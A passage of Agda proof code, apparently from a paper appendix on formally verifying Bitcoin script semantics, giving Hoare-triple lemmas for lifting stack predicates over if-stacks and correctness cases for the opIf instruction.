      → ((liftStackPred2Pred ψ ifStack₁ ) ⁺)
           (stackTransform2StateTransform stackfun s)
      → liftStackPred2Pred ϕ ifStack₁ s
lift2StateCorrectnessStackFun<= [] active ϕ ψ stackfun stackCorrectness
  ⟨ currentTime₁ , msg₁ , stack₁ , ifStack₁ , consis₁ ⟩ x
    = lemmaLift2StateCorrectnessStackFun<=aux ifStack₁ [] ϕ ψ active (stackfun currentTime₁ msg₁ stack₁)
      currentTime₁ msg₁ stack₁ consis₁ x    (stackCorrectness currentTime₁ msg₁ stack₁)
lift2StateCorrectnessStackFun<= (ifCase :: ifStack₂) active ϕ ψ stackfun stackCorrectness
  ⟨ currentTime₁ , msg₁ , stack₁ , ifStack₁ , consis₁ ⟩ x
    = lemmaLift2StateCorrectnessStackFun<=aux ifStack₁ (ifCase :: ifStack₂)
      ϕ ψ active (stackfun currentTime₁ msg₁ stack₁) currentTime₁ msg₁ stack₁ consis₁ x
              (stackCorrectness currentTime₁ msg₁ stack₁)
lift2StateCorrectnessStackFun<= (elseCase :: ifStack₂) active ϕ ψ stackfun stackCorrectness
  ⟨ currentTime₁ , msg₁ , stack₁ , ifStack₁ , consis₁ ⟩ x
      = lemmaLift2StateCorrectnessStackFun<=aux ifStack₁ (elseCase :: ifStack₂)
      ϕ ψ active (stackfun currentTime₁ msg₁ stack₁) currentTime₁ msg₁ stack₁ consis₁ x
              (stackCorrectness currentTime₁ msg₁ stack₁)



lemmaHoareTripleStackPartToHoareTripleGeneric :
        (stackfun : StackTransformer)
        (ifStack₁ : IfStack)
        (active : IsActiveIfStack ifStack₁)
        (ϕ ψ : StackPredicate)
        → < ϕ >gˢ stackfun < ψ >
        → < liftStackPred2Pred ϕ ifStack₁ >gen
            stackTransform2StateTransform stackfun
```

```
                < liftStackPred2Pred ψ ifStack₁ >
    lemmaHoareTripleStackPartToHoareTripleGeneric stackfun ifStack₁ active ϕ ψ
         (hoareTripleStackGen ==>stg₁ <==stg₁) .==>g s p
           = lift2StateCorrectnessStackFun=> ifStack₁ active ϕ ψ stackfun ==>stg₁ s p
    lemmaHoareTripleStackPartToHoareTripleGeneric stackfun ifStack₁ active ϕ ψ
         (hoareTripleStackGen ==>stg₁ <==stg₁) .<==g s p
           = lift2StateCorrectnessStackFun<= ifStack₁ active ϕ ψ stackfun <==stg₁ s p



    hoartTripleStackPartImpliesHoareTriple :
           (ifStack₁ : IfStack)
           (active : IsActiveIfStack ifStack₁)
           (instr : InstructionAll)
           (nonIf : NonIfInstr instr)
           (ϕ ψ : StackPredicate)
           → < ϕ >stack [ instr ] < ψ >
           → < liftStackPred2Pred ϕ ifStack₁ >ⁱᶠᶠ [ instr ]           < liftStackPred2Pred ψ ifStack₁ >

    hoartTripleStackPartImpliesHoareTriple ifStack₁ active instr nonIf ϕ ψ x
         = lemmaGenericHoareTripleImpliesHoareTriple instr
              (liftStackPred2Pred ϕ ifStack₁ )
              (liftStackPred2Pred ψ ifStack₁ )
              (lemmaNonIfInstrGenericCondImpliesTripleaux instr nonIf
                (liftStackPred2Pred ϕ ifStack₁ )
                (liftStackPred2Pred ψ ifStack₁ )
                (lemmaHoareTripleStackPartToHoareTripleGeneric
                  ⟦ [ instr ] ⟧stack ifStack₁ active ϕ ψ x))
```

B.17 Hoare triple stack Script

```
    open import basicBitcoinDataType
```

```
module verificationWithIfStack.hoareTripleStackScript (param : GlobalParameters) where

open import Data.List.Base hiding (_++_)
open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Sum
open import Data.Unit
open import Data.Empty
open import Data.Maybe
open import Data.Bool hiding (_≤_ ; _<_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _„_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head)
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.listLib
open import libraries.emptyLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.equalityLib
open import libraries.andLib

open import libraries.maybeLib

open import stack
open import stackPredicate
open import instruction

open import stackSemanticsInstructions param
open import hoareTripleStack param
```

```
open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.semanticsInstructions param
open import verificationWithIfStack.stackSemanticsInstructionsLemma param
open import verificationWithIfStack.verificationLemmas param
open import verificationWithIfStack.hoareTriple param
open import verificationWithIfStack.hoareTripleStack2HoareTriple param
open import verificationWithIfStack.hoareTripleStackNonActiveIfStack param
```

```
lemmaStackSemIsSemScriptaux2 : (g' : Time → Msg → Stack → Maybe Stack)
                                                    (st : State) (mst : Maybe Stack)
      → (exeTransformerDepIfStack'   (liftStackToStateTransformerAux' mst ) st
            >>= λ s → exeTransformerDepIfStack'
                           (liftStackToStateTransformerAux'
                           (g' (s .currentTime) (s .msg) (s .stack))) s)

          ≡
          exeTransformerDepIfStack' (liftStackToStateTransformerAux'
            (mst >>= g' (st .currentTime) (st .msg)) ) st
lemmaStackSemIsSemScriptaux2 g' ⟨ currentTime₁ , msg₁ , stack₁ ,
  [] , consis₁ ⟩ (just x) = refl
lemmaStackSemIsSemScriptaux2 g' ⟨ currentTime₁ , msg₁ , stack₁ ,
  ifCase :: ifStack₁ , consis₁ ⟩ (just x) = refl
lemmaStackSemIsSemScriptaux2 g' ⟨ currentTime₁ , msg₁ , stack₁ ,
  elseCase :: ifStack₁ , consis₁ ⟩ (just x) = refl
lemmaStackSemIsSemScriptaux2 g' ⟨ currentTime₁ , msg₁ , stack₁ ,
  ifSkip :: ifStack₁ , consis₁ ⟩ (just x) = refl
lemmaStackSemIsSemScriptaux2 g' ⟨ currentTime₁ , msg₁ , stack₁ ,
  elseSkip :: ifStack₁ , consis₁ ⟩ (just x) = refl
lemmaStackSemIsSemScriptaux2 g' ⟨ currentTime₁ , msg₁ , stack₁ ,
  ifIgnore :: ifStack₁ , consis₁ ⟩ (just x) = refl
```

```
lemmaStackSemIsSemScriptaux2 g' ⟨ currentTime₁ , msg₁ , stack₁ ,
  [] , consis₁ ⟩ nothing = refl
lemmaStackSemIsSemScriptaux2 g' ⟨ currentTime₁ , msg₁ , stack₁ ,
  ifCase :: ifStack₁ , consis₁ ⟩ nothing = refl
lemmaStackSemIsSemScriptaux2 g' ⟨ currentTime₁ , msg₁ , stack₁ ,
  elseCase :: ifStack₁ , consis₁ ⟩ nothing = refl
lemmaStackSemIsSemScriptaux2 g' ⟨ currentTime₁ , msg₁ , stack₁ ,
  ifSkip :: ifStack₁ , consis₁ ⟩ nothing = refl
lemmaStackSemIsSemScriptaux2 g' ⟨ currentTime₁ , msg₁ , stack₁ ,
  elseSkip :: ifStack₁ , consis₁ ⟩ nothing = refl
lemmaStackSemIsSemScriptaux2 g' ⟨ currentTime₁ , msg₁ , stack₁ ,
  ifIgnore :: ifStack₁ , consis₁ ⟩ nothing = refl

lemmaStackSemIsSemScriptaux : (f g : State → Maybe State)
                              (f' g' : Time → Msg → Stack → Maybe Stack)
                              (p : (s : State) → f s ≡ stackTransform2StateTransform f' s)
                              (q : (s : State) → g s ≡ stackTransform2StateTransform g' s)
                              (st : State)
                              →
  (f st >>= g)                ≡ stackTransform2StateTransform
                                  (λ time₁ msg stack₁ → (f' time₁ msg stack₁ >>= g' time₁ msg) )
                                  st
lemmaStackSemIsSemScriptaux f g f' g' p q st =
      (f st >>= g)
          ≡⟨ cong (λ x → x >>= g) (p st) ⟩
      (stackTransform2StateTransform f' st >>= g )
          ≡⟨ lemmaEqualLift2Maybe g (stackTransform2StateTransform g' )
            q (stackTransform2StateTransform f' st) ⟩
      (stackTransform2StateTransform f' st >>= stackTransform2StateTransform g')
              ≡⟨⟩
        (exeTransformerDepIfStack'
            (liftStackToStateTransformerAux' (f' (st .currentTime) (st .msg) (st .stack))) st
            >>=
            λ s → exeTransformerDepIfStack'
```

```
                        (liftStackToStateTransformerAux' (g' (s .currentTime) (s .msg) (s .stack))) s)

                    ≡⟨ lemmaStackSemIsSemScriptaux2 g' st (f' (st .currentTime) (st .msg) (st .stack)) ⟩
        exeTransformerDepIfStack'
    (liftStackToStateTransformerAux'
     (f' (st .currentTime) (st .msg) (st .stack) >>= g' (st .currentTime) (st .msg)))           st ∎


lemmaStackSemIsSemScript : (prog : BitcoinScript) (nonIfs : NonIfScript prog)
                           (state₁ : State)
                           → ⟦ prog ⟧ state₁ ≡ stackTransform2StateTransform ⟦ prog ⟧stack state₁
lemmaStackSemIsSemScript [] nonIfs ⟨ currentTime₁ , msg₁ , stack₁ , [] , consis₁ ⟩ = refl
lemmaStackSemIsSemScript [] nonIfs ⟨ currentTime₁ , msg₁ , stack₁ , ifCase :: ifStack₁ , consis₁ ⟩ = refl
lemmaStackSemIsSemScript [] nonIfs ⟨ currentTime₁ , msg₁ , stack₁ , elseCase :: ifStack₁ , consis₁ ⟩ = refl
lemmaStackSemIsSemScript [] nonIfs ⟨ currentTime₁ , msg₁ , stack₁ , ifSkip :: ifStack₁ , consis₁ ⟩ = refl
lemmaStackSemIsSemScript [] nonIfs ⟨ currentTime₁ , msg₁ , stack₁ , elseSkip :: ifStack₁ , consis₁ ⟩ = refl
lemmaStackSemIsSemScript [] nonIfs ⟨ currentTime₁ , msg₁ , stack₁ , ifIgnore :: ifStack₁ , consis₁ ⟩ = refl
lemmaStackSemIsSemScript (op :: []) nonIfs state1 rewrite
  lemmaStackSemIsSemantics op (nonIfScript2NonIf2Head op [] nonIfs ) = refl
lemmaStackSemIsSemScript (op :: rest@(x₁ :: prog)) nonIfs ⟨ currentTime₁ , msg₁ , stack₁ , ifstack₁ , consis₁ ⟩ =
        (⟦ op ⟧s ⟨ currentTime₁ , msg₁ , stack₁ , ifstack₁ , consis₁ ⟩ >>= ⟦ rest ⟧)
          ≡⟨ cong (λ x → (x ⟨ currentTime₁ , msg₁ , stack₁ , ifstack₁ , consis₁ ⟩ >>= ⟦ rest ⟧ ))
                (lemmaStackSemIsSemantics op (nonIfScript2NonIf2Head op rest nonIfs)) ⟩
        (stackTransform2StateTransform ⟦ op ⟧stacks    ⟨ currentTime₁ , msg₁ , stack₁ , ifstack₁ , consis₁ ⟩
            >>= ⟦ rest ⟧)

          ≡⟨ lemmaEqualLift2Maybe ⟦ rest ⟧ (stackTransform2StateTransform ⟦ rest ⟧stack )
            (lemmaStackSemIsSemScript rest (nonIfScript2NonIf2Tail op rest nonIfs))
      ((stackTransform2StateTransform ⟦ op ⟧stacks
      ⟨ currentTime₁ , msg₁ , stack₁ , ifstack₁ , consis₁ ⟩)) ⟩
        (stackTransform2StateTransform ⟦ op ⟧stacks
        ⟨ currentTime₁ , msg₁ , stack₁ , ifstack₁ , consis₁ ⟩
          >>= stackTransform2StateTransform ⟦ rest ⟧stack)
    ≡⟨ lemmaStackSemIsSemScriptaux2 ⟦ x₁ :: prog ⟧stack
    ⟨ currentTime₁ , msg₁ , stack₁ , ifstack₁ , consis₁ ⟩
```

```
    (⟦ op ⟧stacks currentTime₁ msg₁ stack₁) ⟩
          exeTransformerDepIfStack'
          (liftStackToStateTransformerAux'
            (⟦ op ⟧stacks currentTime₁ msg₁ stack₁
            >>= ⟦ rest ⟧stack currentTime₁ msg₁))
      ⟨ currentTime₁ , msg₁ , stack₁ , ifstack₁ , consis₁ ⟩
      ∎
```

```
lemmaNonIfInstrGenericCondImpliesTripleaux' :
          (prog : BitcoinScript)(nonIf : NonIfScript prog)
          (φ ψ : Predicate)
          → < φ >gen stackTransform2StateTransform ⟦ prog ⟧stack < ψ >
          → < φ >gen ⟦ prog ⟧ < ψ >
lemmaNonIfInstrGenericCondImpliesTripleaux' prog nonIf φ ψ x
        = lemmaTransferHoareTripleGen φ ψ (stackTransform2StateTransform ⟦ prog ⟧stack) ⟦ prog ⟧
          (λ s → sym (lemmaStackSemIsSemScript prog nonIf
          ⟨ currentTime s , msg s , stack s , ifStack s , consis s ⟩)) x
```

```
lemmaGenericHoareTripleImpliesHoareTripleProg : (prog : BitcoinScript)
  (φ ψ : Predicate)
  → < φ >gen ⟦ prog ⟧ < ψ >
  → < φ >iff prog < ψ >
lemmaGenericHoareTripleImpliesHoareTripleProg prog φ ψ (hoareTripleGen ==>g₁ <==g₁) .==> = ==>g₁
lemmaGenericHoareTripleImpliesHoareTripleProg prog φ ψ (hoareTripleGen ==>g₁ <==g₁) .<== = <==g₁

lemmaNonIfInstrGenericCondImpliesTripleauxProg :
          (prog : BitcoinScript)(nonIf : NonIfScript prog)
```

```
        (φ ψ : Predicate)
        → < φ >gen stackTransform2StateTransform ⟦ prog ⟧stack < ψ >
        → < φ >gen ⟦ prog ⟧ < ψ >
lemmaNonIfInstrGenericCondImpliesTripleauxProg prog nonIf φ ψ x =
      lemmaTransferHoareTripleGen φ ψ
        (stackTransform2StateTransform ⟦ prog ⟧stack) ⟦ prog ⟧
        (λ s → sym (lemmaStackSemIsSemScript prog nonIf s)) x


hoareTripleStack2HoareTripleIfStack :
        (ifStack₁ : IfStack)
        (active : IsActiveIfStack ifStack₁)
        (prog : BitcoinScript)
        (nonIf : NonIfScript prog)
        (φ ψ : StackPredicate)
        → < φ >stack prog < ψ >
        → < liftStackPred2Pred φ ifStack₁ >iff prog < liftStackPred2Pred ψ ifStack₁ >
hoareTripleStack2HoareTripleIfStack ifStack₁ active prog nonIf φ ψ x
    = lemmaGenericHoareTripleImpliesHoareTripleProg prog (liftStackPred2Pred φ ifStack₁)
      (liftStackPred2Pred ψ ifStack₁)
        (lemmaNonIfInstrGenericCondImpliesTripleauxProg prog nonIf
        (liftStackPred2Pred φ ifStack₁) (liftStackPred2Pred ψ ifStack₁)
        (lemmaHoareTripleStackPartToHoareTripleGeneric ⟦ prog ⟧stack ifStack₁ active φ ψ
        x))


hoareTripleNonActiveIfStackIgnored :
        (ifStack₁ : IfStack)
        (nonactive : IsNonActiveIfStack ifStack₁)
        (instr : BitcoinScript)
        (nonIf : NonIfScript instr)
        (φ : StackPredicate)
        → < liftStackPred2Pred φ ifStack₁ >iff instr < liftStackPred2Pred φ ifStack₁          >
hoareTripleNonActiveIfStackIgnored ifStack₁ nonactive instr nonIf φ
```

```
= lemmaGenericHoareTripleImpliesHoareTriple'' instr
(liftStackPred2Pred ϕ ifStack₁) (liftStackPred2Pred ϕ ifStack₁)
(lemmaNonIfInstrGenericCondImpliesTripleaux' instr nonIf (liftStackPred2Pred ϕ ifStack₁)
(liftStackPred2Pred ϕ ifStack₁)
(lemmaHoareTripleStackPartToHoareTripleNonActiveGeneric ifStack₁ nonactive ϕ ⟦ instr ⟧stack))
```

B.18 If-then-else-part 1

```
open import basicBitcoinDataType
module verificationWithIfStack.ifThenElseTheoremPart1 (param : GlobalParameters) where

open import Data.Nat       renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Sum
open import Data.Unit
open import Data.Empty
open import Data.Bool       hiding (_≤_ ; _<_ ; if_then_else_ ) renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to Tr
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_ ; _<_)
open import Data.List.NonEmpty hiding (head)
open import Data.Nat using (ℕ; _+_; _≥_; _>_; zero; suc; s≤s; z≤n)
open import Relation.Nullary hiding (True)

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.listLib
open import libraries.natLib
open import libraries.emptyLib
open import libraries.boolLib
open import libraries.andLib
```

```
open import libraries.maybeLib

open import stack
open import stackPredicate
open import instruction


open import verificationWithIfStack.ifStack
open import verificationWithIfStack.state
open import verificationWithIfStack.predicate
open import verificationWithIfStack.semanticsInstructions param
open import verificationWithIfStack.verificationLemmas param
open import verificationWithIfStack.hoareTriple param




- first top element of IfStack afterwards is ifCase
opIfCorrectness1 : (ϕ :   StackPredicate ) (ifStack : IfStack)
                        (active : IsActiveIfStack ifStack)
                           → < truePred ϕ ∧p ifStackPredicate ifStack >iff
                             ( opIf :: [])
                              < liftStackPred2Pred ϕ (ifCase :: ifStack) >
opIfCorrectness1 ϕ [] active .==> ⟨ time , msg₁ , suc x :: stack₁ , .[] , c ⟩
  (conj and4 refl) = conj and4 refl
opIfCorrectness1 ϕ (ifCase :: ifStack₁) active .==> ⟨ time , msg₁ , suc x₁ :: stack₁ ,
  .(ifCase :: ifStack₁) , c ⟩ (conj and4 refl) = conj and4 refl
opIfCorrectness1 ϕ (elseCase :: ifStack₁) active .==> ⟨ time , msg₁ , suc x₁ :: stack₁ ,
  .(elseCase :: ifStack₁) , c ⟩ (conj and4 refl) = conj and4 refl
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , [] , ifCase :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , [] , ifSkip :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , [] , elseCase :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , [] , elseSkip :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , [] , ifIgnore :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ ,
```

```
  ifCase :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  ifSkip :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  elseCase :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  elseSkip :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  ifIgnore :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , suc x :: stack₁ , [] , c ⟩
  (conj and4 refl) = conj and4 refl
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , suc x :: stack₁ ,
  ifCase :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , suc x :: stack₁ ,
  ifSkip :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , suc x :: stack₁ ,
  elseCase :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , suc x :: stack₁ ,
  elseSkip :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ [] active .<== ⟨ time , msg₁ , suc x :: stack₁ ,
  ifIgnore :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (ifCase :: ifStack₂) active .<== ⟨ time , msg₁ , [] ,
  ifCase :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (ifCase :: ifStack₂) active .<== ⟨ time , msg₁ , [] ,
  ifSkip :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (ifCase :: ifStack₂) active .<== ⟨ time , msg₁ , [] ,
  elseCase :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (ifCase :: ifStack₂) active .<== ⟨ time , msg₁ , [] ,
  elseSkip :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (ifCase :: ifStack₂) active .<== ⟨ time , msg₁ , [] ,
  ifIgnore :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (ifCase :: ifStack₂) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  ifCase :: ifStack₁ , c ⟩ ()
```

```
opIfCorrectness1 ϕ (ifCase :: ifStack₂) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  ifSkip :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (ifCase :: ifStack₂) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  elseCase :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (ifCase :: ifStack₂) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  elseSkip :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (ifCase :: ifStack₂) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  ifIgnore :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (ifCase :: ifStack₂) active .<== ⟨ time , msg₁ , suc x :: stack₁ ,
  ifCase :: .ifStack₂ , c ⟩ (conj and4 refl) = conj and4 refl
opIfCorrectness1 ϕ (elseCase :: ifStack₂) active .<== ⟨ time , msg₁ ,
  zero :: stack₁ , [] , c ⟩ ()
opIfCorrectness1 ϕ (elseCase :: ifStack₂) active .<== ⟨ time , msg₁ ,
  suc x :: stack₁ , [] , c ⟩ ()
opIfCorrectness1 ϕ (elseCase :: ifStack₂) active .<== ⟨ time , msg₁ , [] ,
  ifCase :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (elseCase :: ifStack₂) active .<== ⟨ time , msg₁ , [] ,
  ifSkip :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (elseCase :: ifStack₂) active .<== ⟨ time , msg₁ , [] ,
  elseCase :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (elseCase :: ifStack₂) active .<== ⟨ time , msg₁ , [] ,
  elseSkip :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (elseCase :: ifStack₂) active .<== ⟨ time , msg₁ , [] ,
  ifIgnore :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (elseCase :: ifStack₂) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  ifCase :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (elseCase :: ifStack₂) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  ifSkip :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (elseCase :: ifStack₂) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  elseCase :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (elseCase :: ifStack₂) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  elseSkip :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (elseCase :: ifStack₂) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
```

```
  ifIgnore :: ifStack₁ , c ⟩ ()
opIfCorrectness1 ϕ (elseCase :: ifStack₂) active .<== ⟨ time , msg₁ , suc x₁ :: stack₁ ,
  elseCase :: ifStack₁ , c ⟩ (conj and4 refl) = conj and4 refl

opIfCorrectness2 : (ϕ :   StackPredicate ) (ifStack : IfStack)
                    (active : IsActiveIfStack ifStack)
                      → < falsePred ϕ ∧p ifStackPredicate ifStack >iff
                        ( opIf :: [])
                          < liftStackPred2Pred ϕ (ifSkip :: ifStack) >
opIfCorrectness2 ϕ [] active .==> ⟨ time , msg₁ , zero :: stack₁ , .[] , c ⟩
  (conj and4 refl) = conj and4 refl
opIfCorrectness2 ϕ (ifCase :: ifStack₁) active .==> ⟨ time , msg₁ , zero :: stack₁ ,
  .(ifCase :: ifStack₁) , c ⟩ (conj and4 refl) = conj and4 refl
opIfCorrectness2 ϕ (elseCase :: ifStack₁) active .==> ⟨ time , msg₁ , zero :: stack₁ ,
  .(elseCase :: ifStack₁) , c ⟩ (conj and4 refl) = conj and4 refl
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ , [] , c ⟩
  (conj and4 refl) = conj and4 refl
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , [] , ifCase :: [] , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , [] , ifSkip :: [] , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , [] , elseCase :: [] , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , [] , elseSkip :: [] , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , [] , ifIgnore :: [] , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ , ifCase :: [] , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ , ifSkip :: [] , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ , elseCase :: [] , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ , elseSkip :: [] , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ , ifIgnore :: [] , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , suc x1 :: stack₁ , ifCase :: [] , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , suc x1 :: stack₁ , ifSkip :: [] , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , suc x1 :: stack₁ , elseCase :: [] , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , suc x1 :: stack₁ , elseSkip :: [] , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , suc x1 :: stack₁ , ifIgnore :: [] , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  ifCase :: x₁ :: ifStack₁ , c ⟩ ()
```

```
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , suc x :: stack₁ ,
  ifCase :: x₁ :: ifStack₁ , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  ifSkip :: x₁ :: ifStack₁ , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , suc x :: stack₁ ,
  ifSkip :: x₁ :: ifStack₁ , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  elseCase :: x₁ :: ifStack₁ , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , suc x :: stack₁ ,
  elseCase :: x₁ :: ifStack₁ , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ , elseSkip :: x₁ :: ifStack₁ , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , suc x :: stack₁ , elseSkip :: x₁ :: ifStack₁ , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , zero :: stack₁ , ifIgnore :: x₁ :: ifStack₁ , c ⟩ ()
opIfCorrectness2 ϕ [] active .<== ⟨ time , msg₁ , suc x :: stack₁ , ifIgnore :: x₁ :: ifStack₁ , c ⟩ ()
opIfCorrectness2 ϕ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁ , [] , c ⟩ ()
opIfCorrectness2 ϕ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , suc x :: stack₁ , [] , c ⟩ ()
opIfCorrectness2 ϕ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , [] , ifCase :: ifStack₂ , c ⟩ ()
opIfCorrectness2 ϕ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , [] , ifSkip :: ifStack₂ , c ⟩ ()
opIfCorrectness2 ϕ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , [] , elseCase :: ifStack₂ , c ⟩ ()
opIfCorrectness2 ϕ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , [] , elseSkip :: ifStack₂ , c ⟩ ()
opIfCorrectness2 ϕ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , [] , ifIgnore :: ifStack₂ , c ⟩ ()
opIfCorrectness2 ϕ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  ifCase :: .ifStack₁ , c ⟩ (conj and4 refl) = conj and4 refl
opIfCorrectness2 ϕ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  ifSkip :: ifStack₂ , c ⟩ ()
opIfCorrectness2 ϕ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , suc x₁ :: stack₁ ,
  ifSkip :: ifStack₂ , c ⟩ ()
opIfCorrectness2 ϕ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  elseCase :: ifStack₂ , c ⟩ ()
opIfCorrectness2 ϕ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , suc x₁ :: stack₁ ,
  elseCase :: ifStack₂ , c ⟩ ()
opIfCorrectness2 ϕ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  elseSkip :: ifStack₂ , c ⟩ ()
```

```
opIfCorrectness2 φ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , suc x₁ :: stack₁ ,
  elseSkip :: ifStack₂ , c ⟩ ()
opIfCorrectness2 φ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁ ,
  ifIgnore :: ifStack₂ , c ⟩ ()
opIfCorrectness2 φ (ifCase :: ifStack₁) active .<== ⟨ time , msg₁ , suc x₁ :: stack₁ ,
  ifIgnore :: ifStack₂ , c ⟩ ()
opIfCorrectness2 φ (elseCase :: ifStack₁) active .<== ⟨ time , msg₁ , zero :: stack₁ , [] , c ⟩ ()
